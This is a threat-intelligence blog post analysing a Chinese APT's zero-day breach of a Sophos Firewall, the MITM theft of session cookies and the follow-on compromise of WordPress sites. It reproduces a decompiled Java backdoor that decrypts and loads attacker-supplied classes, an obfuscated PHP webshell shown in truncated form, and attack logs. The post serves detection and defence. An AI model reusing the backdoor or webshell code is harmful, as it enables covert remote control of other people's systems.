DriftingCloud: Zero-Day Sophos Firewall Exploitation and an Insidious Breach

volexity.com/blog/2022/06/15/driftingcloud-zero-day-sophos-firewall-exploitation-and-an-insidious-breach/

June 15, 2022

by Steven Adair, Thomas Lancaster, Volexity Threat Research

DriftingCloud: Zero-Day Sophos Firewall Exploitation and an Insidious Breach

- **CVE-2022-1040** observed exploited in the wild
- Attacker backdoored Sophos Firewall and used access to conduct MITM attacks
- Stolen session cookies used to compromise additional servers outside of firewalled network

Volexity frequently works with individuals and organizations heavily targeted by sophisticated, motivated, and well-equipped threat actors from around the world. Some of these individuals or organizations are attacked infrequently or on an irregular basis, while others see a barrage of attacks nearly every week. Regardless of the attack frequency, Volexity keeps its guard up, looking for new and old threats however they manifest themselves.

Earlier this year, Volexity detected a sophisticated attack against a customer that is heavily targeted by multiple Chinese advanced persistent threat (APT) groups. This particular attack leveraged a **zero-day exploit** to compromise the customer's firewall. Volexity observed the attacker implement an interesting webshell backdoor, create a secondary form of persistence, and ultimately launch attacks against the customer's staff. These attacks aimed to further breach cloud-hosted web servers hosting the organization's public-facing websites. This type of attack is rare and difficult to detect. This blog post serves to share what highly targeted organizations are up against and ways to defend against attacks of this nature.

Note that the vulnerability discussed in this article was resolved by Sophos on the 25th March 2022 as indicated in this advisory.

Detecting a Firewall Breach


On March 8, 2022, through its Network Security Monitoring service, Volexity detected anomalous activity emanating from a customer's Sophos Firewall. Volexity received alerts from custom signatures it had deployed that immediately put the device under suspicion of being compromised. This led to a forensic investigation where Volexity acquired memory, selective files, and disk images from the Sophos Firewall. Analysis of the data led to the discovery of a backdoor on the firewall, as well as evidence of exploitation dating back to March 5, 2022. Volexity's investigation further expanded once it discovered the attacker was using access to the firewall to conduct man-in-the-middle (MITM) attacks. The attacker used data collected from these MITM attacks to compromise additional systems outside of the network where the firewall resided.

After Volexity's investigation, Sophos published an advisory on March 25, 2022, describing a remote code execution (RCE) vulnerability (submitted by a third-party) in its firewalls covered by CVE-2022-1040. Volexity believes this is the same vulnerability exploited in its investigation, as the customer's firewall was up to date and met the criteria for remote exploitation. Volexity attributes these attacks to a Chinese APT group previously reported to Volexity Threat Intelligence customers under the name "**DriftingCloud**". *(Note: The information in this post was available to Volexity Threat Intelligence customers in TIB-20220408 and TIB-20220429.)*

In this blog post, Volexity will discuss the following:

- Actions the attacker took after successfully compromising the Sophos Firewall
- How the attacker used session cookies collected via MITM attacks to compromise external systems outside of the network where the firewall resided
- Webshells and malware installed by the attacker, and actions taken on the external system after successful compromise
- Recommendations to monitor for similar compromises in your network

An overview of the attack flow is given below:


PHASE 1
Attacker breaches firewall & installs a webshell
PHASE 2
Attacker adds a VPN account & initiates DNS interception
PHASE 3
Attacker performs MITM on connections to websites on which the victim is an admin
PHASE 4
Attacker uses stolen credentials & session cookies to further breach webservers
CUSTOMER NETWORK
SOPHOS FIREWALL
VPN
ATTACKER SERVER
WEBSITES


Breaching the Firewall

Volexity first identified intrusion activity after detecting suspicious traffic originating from the Sophos Firewall to key systems in its customer's networks. It was quickly determined the device was likely compromised, and an investigation immediately followed. Volexity first collected memory from the device, and later collected a full disk image to assist in its investigation. Volexity suspected the external-facing User Portal component of the Sophos Firewall might be involved; it was a likely attack vector given it was the only Internet-exposed component of this network. As a result, Volexity reviewed the web access logs for the device before starting other analysis tasks. These logs revealed significant and repeated suspicious access aimed at a valid JSP file (login.jsp), as shown in this sample log entry:

```
[07/Mar/2022:09:25:58 +0000] <redacted> "POST /userportal/webpages/myaccount/login.jsp HTTP/1.1" 200 - 0 "https://<redacted>/userportal/jlbed/fikds4/BQ.jsp" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36"
```

These requests show a successful HTTP 200 status code. However, inspection of the underlying code for "login.jsp" did not show any anomalies or modifications that would lead Volexity to believe this file had been backdoored. It should be noted that the file “BQ.jsp”, seen in the Referrer field, does not exist as part of the User Portal.

At this point, Volexity implemented a plan to set up a packet capture on the device to intercept inbound web requests. The attacker was active when Volexity did this, so it did not take long to capture traffic and confirm this traffic was out of the ordinary.




```
POST /userportal/webpages/myaccount/login.jsp HTTP/1.1
Host: [redacted]
Accept: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,Applicationssid,image/apng,*/*;q=
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-Type: application/octet-stream
Referer: https://[redacted]/userportal/jlbed/fikds4/BQ.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.484
Cache-Control: no-cache
Pragma: no-cache
Cookie: JSESSIONID=1ha7afaka03ff1442zzqyysmp654;
[redacted]
X-Forwarded-Server: manage.cyberoam
Connection: Keep-Alive
Content-Length: 9368

xfGoz1lM4dyY1dR1zeqDol2D51AQmNqraWmhUCVByxnUn1i2/knWUt35m+lJrBA/1lP3H5KVxmxF6H/
KabF8kY21VbI6Okl0n37jwiyIuk3JjdblmvnF+mb9apbsPjGAdSOUU2oTqs7M3YFq4D7T8MiTWnsQ3UwKySM6cmeN5nkypwiUYi2RD6J3F6
ex4yCyQ7FmeuUE6oG3WwoKmOnvHVOOr9u47tV1cQh+1+MD3xtGfGh0ML5qJoFmTVsM5BEKPevDNRF7uFc6WI5pPNhjVC+cI/QUgongupNk2
BwcxGtazZxn0CmD2Fq5WaN8KI9m9CoFa7k9dckD14kboQCGR9BsV81TgE5CvSHLKcDUKAcq4Z6rfHOXNBzu1yL7G4lcsGGvbQeLEYPaQj3R
TsjXAYp8LZ+tGBSdAyvp0CuhJEnvwqdh38zaTndmIuE8Mi0MTFmI8NcnVIsnE+9bD3BigWRApec/uZPFwrp2dNrQIIqAmkdCP8GICbnJsPY
iMyRAEeKIypfe+aioovtlKxiDj+nRyzULwXg4agYaC9F5pmTcCSneQgguSkeQSYHlClxGf7/Rfu/RfU2BPlIn9PM6brnnkf7OxvnzCjasM2
HQvN2YFD2sE8d2drDhcJQqOTe+og0Duwn3z2uyAKDTEdf4BZ3oGHzXsGZmMLduOEA0VQpRV3VGRFc6b3XQh5BPLKgIDT9JMbFLILN14PlG7
qif4xZThmvGI4lXY5x1EnNCce18Y41N+iM8bwMherhLMEOVXjJRHkmwCmwimHnb0sSrLgcZ8T720dtrqOQ8fsO67KMMl4PNyJio5imRTW0e
zNpBGxHke4p1E6tUB3YqxqODufreb4i/RmNo1vAbmEOWa8eh6TBpVPNfiUfWkYrgHZrECWOpviNeSDjBX+z//TsjXAYp8LZ+uouTEFbjfAg
+mtEWVfoN0pNEOuz6TQR7uqwJcqO18NI7H1ZqAsjS+bSgwcxtruxg1Q5MgjNGC5wxcb+3p184bnCqHohUgWZ/ZuP8VIWVIcUXEAWpX/gGp6
WmVDOImGuFnxisNemJbqTrXBSidJxckKwMauuzTGKAgb+D+z2c5ZInbxN4gHOCWo2QtOcDIWfgjH49KoV17ybQcVE7x/WqUd+A/dk65yffb
ESCEsvOr6zhmdVR012k3Otr9loKkcNREJrP3T+0GehurrCJNaxbdFai7w5xvskgHEBpRUpK5Km4Mqbsfds2ZUq+T78W7xF0rfIdHCW+Empo
ZMCMDt9QlSfzx3dmVH4foi0jhIuGiAY5PZzp/O7/QlGnjsDdNmrZgDbyer0dcyJ9/quMiWoiKnScxW+lt3u9MY3g38Q1qzvmK5wTTd0eNPJ
AxTou7l5tJi9kUcUEpU3vg3RSvYcdbaafe67UKD9+gfhZUL4drOKjM6R45RbVntHYmvdSH571T83dVfcOXpU2nqqBJ4M6rUF4tuue5nQaXH
```

Figure 1. DriftingCloud interacting with a webshell on the Sophos Firewall

Prior to capturing network traffic, Volexity captured system memory using Volexity Surge Collect. Data observed from network traffic further aided the investigation of the memory sample. The network traffic combined with analysis of the memory sample proved to be productive for piecing together various aspects of the attacker's activity.

One item identified was the presence of large base64 strings adjacent to suspicious requests made to the User Portal component of the device (Figure 2) similar to those seen in Figure 1.




```
102830470-190452168 sun/misc/BASE64Decoder.class
102830509-190452216 sun/misc/BASE64Decoder.class/
102830549-190452259  XZ\
102830564-190452280 sun/misc/BASE64Decoder.class
102830603-190452328 sun/misc/BASE64Decoder.class/
102830643-190452416 java/util/Base64
102830670-190453088 SHQhF9bX2XWA3E328DQkXOSKsPSRtreyOJVmm6mOGN78E+BylqC8U7nIKIwkXJXOwhZYKr2vFEju[illegible]
[illegible]
102837561-190459995  HqQ
102837576-190460280 /userportal/webpages/myaccount/login.jsp
102837627-190460360 application/octet-stream
102837662:190460456 https:/[redacted]/userportal/jlbed/fikds4/BQ.jsp/537
```

Figure 2. Example suspicious strings in memory

Using the adjacent strings as a pivot point, Volexity searched on the firewall's disk for files containing strings similar to those adjacent to the base64 blobs in memory. In doing so, Volexity identified the following legitimate component of the firewall had been modified by the attacker:

> /usr/share/webconsole/WEB-INF/classes/cyberoam/sessionmanagement/SessionCheckFilter.class

The investigation revealed the attacker timestomped this file, so its last modify time was the same as other files in this directory. This CLASS file is a legitimate component of the Sophos Firewall. Its purpose is to call SessionCheckHelper with correct parameters based on the current URI, which in turn verifies that the user has a valid session (and if not, it directs them to log in). Without reverse-engineering the firewall's web UI, Volexity assumes this helper is called when any request is made to any component of the Sophos Firewall's portal. The attacker created their own version of this file containing malicious logic. A decompilation of the malicious file using ByteCodeViewer is shown in Figure 3.



```
HttpSession var6 = var4.getSession();
String var7 = "(.*)Applicationssid(.*)";
String var8 = var4.getRequestURI();
String var9 = var4.getHeader("Accept");
String var10 = var4.getMethod();
if (var8 != null && var8.matches(var7) || var9 != null && var9.matches(var7)) {
   HashMap var11 = new HashMap();
   var11.put("request", var4);
   var11.put("response", var5);
   var11.put("session", var6);
   ClassLoader var12 = this.getClass().getClassLoader();
   if (var4.getMethod().equals("POST")) {
      try {
         String var13 = "a918c0e8d8153bfc";
         var6.putValue("u", var13);
         ClassLoader var14 = ClassLoader.getSystemClassLoader();
         Class var15 = var14.loadClass("javax.crypto.Cipher");
         Object var16 = var15.getDeclaredMethod("getInstance", String.class).invoke((Object)var15, "AES");
         Object var17 = var14.loadClass("javax.crypto.spec.SecretKeySpec").getDeclaredConstructor(byte[].class, String.class).newInstance(var13.getBytes(), "AES");
         Method var18 = var15.getDeclaredMethod("init", Integer.TYPE, var14.loadClass("java.security.Key"));
         var18.invoke(var16, new Integer(2), var17);
         Method var19 = var15.getDeclaredMethod("doFinal", byte[].class);
         Object var20 = null;

         byte[] var36;
         try {
            Class var21 = var12.loadClass("sun.misc.BASE64Decoder");
            Object var22 = var21.newInstance();
            var36 = (byte[])var22.getClass().getMethod("decodeBuffer", String.class).invoke(var22, var4.getReader().readLine());
         } catch (Exception var32) {
            Class var24 = var12.loadClass("java.util.Base64");
            Object var25 = var24.getDeclaredMethod("getDecoder").invoke((Object)null);
            var36 = (byte[])var25.getClass().getMethod("decode", String.class).invoke(var25, var4.getReader().readLine());
         }

         byte[] var26 = (byte[])var19.invoke(var16, var36);
         Method var27 = ClassLoader.class.getDeclaredMethod("defineClass", String.class, ByteBuffer.class, ProtectionDomain.class);
         var27.setAccessible(true);
         Constructor var28 = SecureClassLoader.class.getDeclaredConstructor(ClassLoader.class);
         var28.setAccessible(true);
         ClassLoader var29 = (ClassLoader)var28.newInstance(var12);
         Class var30 = (Class)var27.invoke((Object)var29, null, ByteBuffer.wrap(var26), null);
         var30.newInstance().equals(var11);
      } catch (Exception var33) {
      } catch (Error var34) {
      }
```

Figure 3. A decompilation of the malicious SessionCheckFilter.class file

In summary, the malicious code added to SessionCheckFilter.class used the following workflow:

- Check that the incoming request URI or “Accept” HTTP header contains the string “Applicationssid”; if this fails, proceed with legitimate functionality.
- Check that the incoming request is a POST; if this fails, proceed with legitimate functionality.
- If both checks pass, decode the POST body using base64 and AES using the key “a918c0e8d8153bfc”; this is likely a partial (16 character) MD5 of a plaintext password used on the attacker's side.
- The result of the decode should be another CLASS file which is loaded using SecureClassLoader.

This workflow effectively backdoored the Sophos Firewall with a webshell that could be accessed through any URL of the attacker’s choosing. The attacker attempted to blend in by accessing this webshell through requests against the "login.jsp" file. At first glance, this might appear to be a brute-force login attempt instead of an interaction with a backdoor. The only real elements that appeared out of the ordinary in the log files were the referrer values and the response status codes. CLASS files are compiled and not simply text files, which makes an edit like this not as trivial as with similar webshell cases. It is likely the attacker decompiled the class (either by retrieving it from the firewall, or from a local firewall used for testing), and then created their own version locally before re-compiling it and placing it on the device.

Volexity decoded some requests made by the attacker using this webshell and found the attacker was using the publicly available BEHINDER framework. It is interesting to note that this is the same framework Volexity believed was leveraged by one or more Chinese APT groups involved in the recent zero-day exploitation of Confluence Servers systems by way of CVE-2022-26134.

Additional Findings from the Firewall

In addition to this webshell component, Volexity identified several other actions performed by the attacker on the Sophos Firewall that further compromised the victim and ensured persistence.

- The attacker created VPN user accounts and associated certificate pairs on the firewall to facilitate legitimate remote network access.
- As part of the exploitation of the Sophos Firewall, the attacker wrote and executed a file on disk at the following path:

  > /conf/certificate/pre_install.sh

- When executed, the "pre_install.sh" file runs a malicious command to download a binary, execute it, then delete it from disk. At the time of analysis, the binary was absent from the command-and-control (C2) server, and it was not present in memory or on disk. This file did not appear to be a legitimate component of the firewall.

Moving Beyond the Firewall

While gaining access to the target's Sophos Firewall was likely a primary objective, it appears this was not the attacker's only objective. Volexity discovered that the attacker used their access to the firewall to modify DNS responses for specially targeted websites in order to perform MITM attacks. The modified DNS responses were for hostnames that belonged to the victim organization and for which they administered and managed the content. This allowed the attacker to intercept user credentials and session cookies from administrative access to the websites' content management system (CMS). Volexity determined that in multiple cases, the attacker was able to access the CMS admin pages of the victim organization's websites with valid session cookies they had hijacked.

The log snippet below shows the first interaction with a victim web domain by the attacker:

```
172.x.x.x - - - - [16/Mar/2022:08:19:57 +0000] "target.tld" "GET /wp-admin/ HTTP/1.1" 200 46067 "-" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0" "103.76.xx.xx"
```

Using these session cookies, the attacker was able to directly access the WordPress admin panel without sending a username and password, and they accessed a page that allows installation of additional plugins:

```
172.x.x.x- - - - [16/Mar/2022:08:22:04 +0000] " target.tld " "GET /wp-admin/plugins.php HTTP/1.1" 200 42941 "https://target.tld/wp-
admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0" "103.76.xx.xx”
172.x.x.x - - - - [16/Mar/2022:08:22:07 +0000] " target.tld " "GET /wp-admin/plugin-install.php HTTP/1.1" 200 41547
"https://target.tld.org/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0" "103.76.xx.xx"
```

The attacker then searched for the File Manager plugin and installed it. This plugin can be used to perform file management tasks on the website, such as uploading, downloading, editing, or deleting a file:

```
172.x.x.x - - - - [16/Mar/2022:08:26:21 +0000] "target.tld" "GET /wp-admin/plugins.php?
_wpnonce=13241af34c&action=activate&plugin=wp-file-manager/file_folder_manager.php HTTP/1.1" 302 0 "https://target.tld/wp-
admin/plugin-install.php?s=file%20manager&tab=search&type=term" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0)
Gecko/20100101 Firefox/97.0" "103.76.x.x"
172.x.x.x - - - - [16/Mar/2022:08:26:22 +0000] "target.tld" "GET /wp-admin/plugins.php?activate=true&plugin_status=all&paged=1&s=
HTTP/1.1" 200 43523 "https://target.tld/wp-admin/plugin-install.php?s=file%20manager&tab=search&type=term" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0" "103.76.x.x"
172.x.x.x - - - - [16/Mar/2022:08:26:43 +0000] "target.tld" "GET /wp-admin/admin.php?page=wp_file_manager HTTP/1.1" 200 37492
"https://target.tld/wp-admin/plugins.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0" "103.76.x.x"
```

Having successfully installed the File Manager plugin, the attacker used it to upload a PHP file, placing it in the March 2022 WordPress uploads directory:

```
172.x.x.x - - - - [16/Mar/2022:08:29:16 +0000] "target.tld" "GET /wp-admin/admin-ajax.php?
action=mk_file_folder_manager&_wpnonce=1fead1b621&networkhref=&cmd=ls&target=l1_d3AtY29udGXteC71cGxvYWRzLzIwMjEvMTI&int
<redacted>.php&reqid=1b191dc2be41a2 HTTP/1.1" 200 11 "https://target.tld /wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0" "103.76.xx.xx"
```

Finally, the attacker deactivated the File Manager plugin:

```
172.x.x.x - - - - [16/Mar/2022:08:32:01 +0000] "target.tld" "GET /wp-admin/plugins.php?action=deactivate&plugin=wp-file-
manager%2Ffile_folder_manager.php&plugin_status=all&paged=1&s&_wpnonce=bc1ca29a43 HTTP/1.1" 302 0 "https://target.tld/wp-
admin/plugins.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0" "103.76.xx.xx"
```

The webshell was fairly short and consisted of the following PHP code, which appears to be a variation on the Weevely webshell:


```
<?php
$J='Ktch("/K$kh(.+K)K$kf/",@fileK_get_contents("pKhpK://inpuKt"K),$m)';
$e='==1) {@oKb_stKart();@eKval([email protected](@x(@bKase64_KdecKode($';
$P=str_replace('VG',",'cVGreaVGtVGVGe_fVGunVGction');
$l='$k="1506aKdbd";$Kkh="7eKfK1ee10Kd884";$kf="9K82K58e20d7a0"K;';
$C='K$p="Kwton3r3P7tKKHoi9Uk";functioKn Kx($Kt,$k){$c=stKKrlen($k)KK;$l=s';
$B='trlen(K$t);$oK="";for($iK=K0;$i<$lK;){for($jK=K0;($j<$cK&&$i';
$X='[email protected]_enKcode([email protected](@gzcoKmpKKrKess($o),$k));printK("$p$kKh$r$kf");}';
$W='m[1K]),K$k)));[email protected]_get_contKentKs();@ob_KendK_clean()K;$';
$y='<$l);$j++K,$i++K)K{$o.K=$t{$i}^$Kk{$j};}}reKturn K$oK;}if (@pregKK_ma';
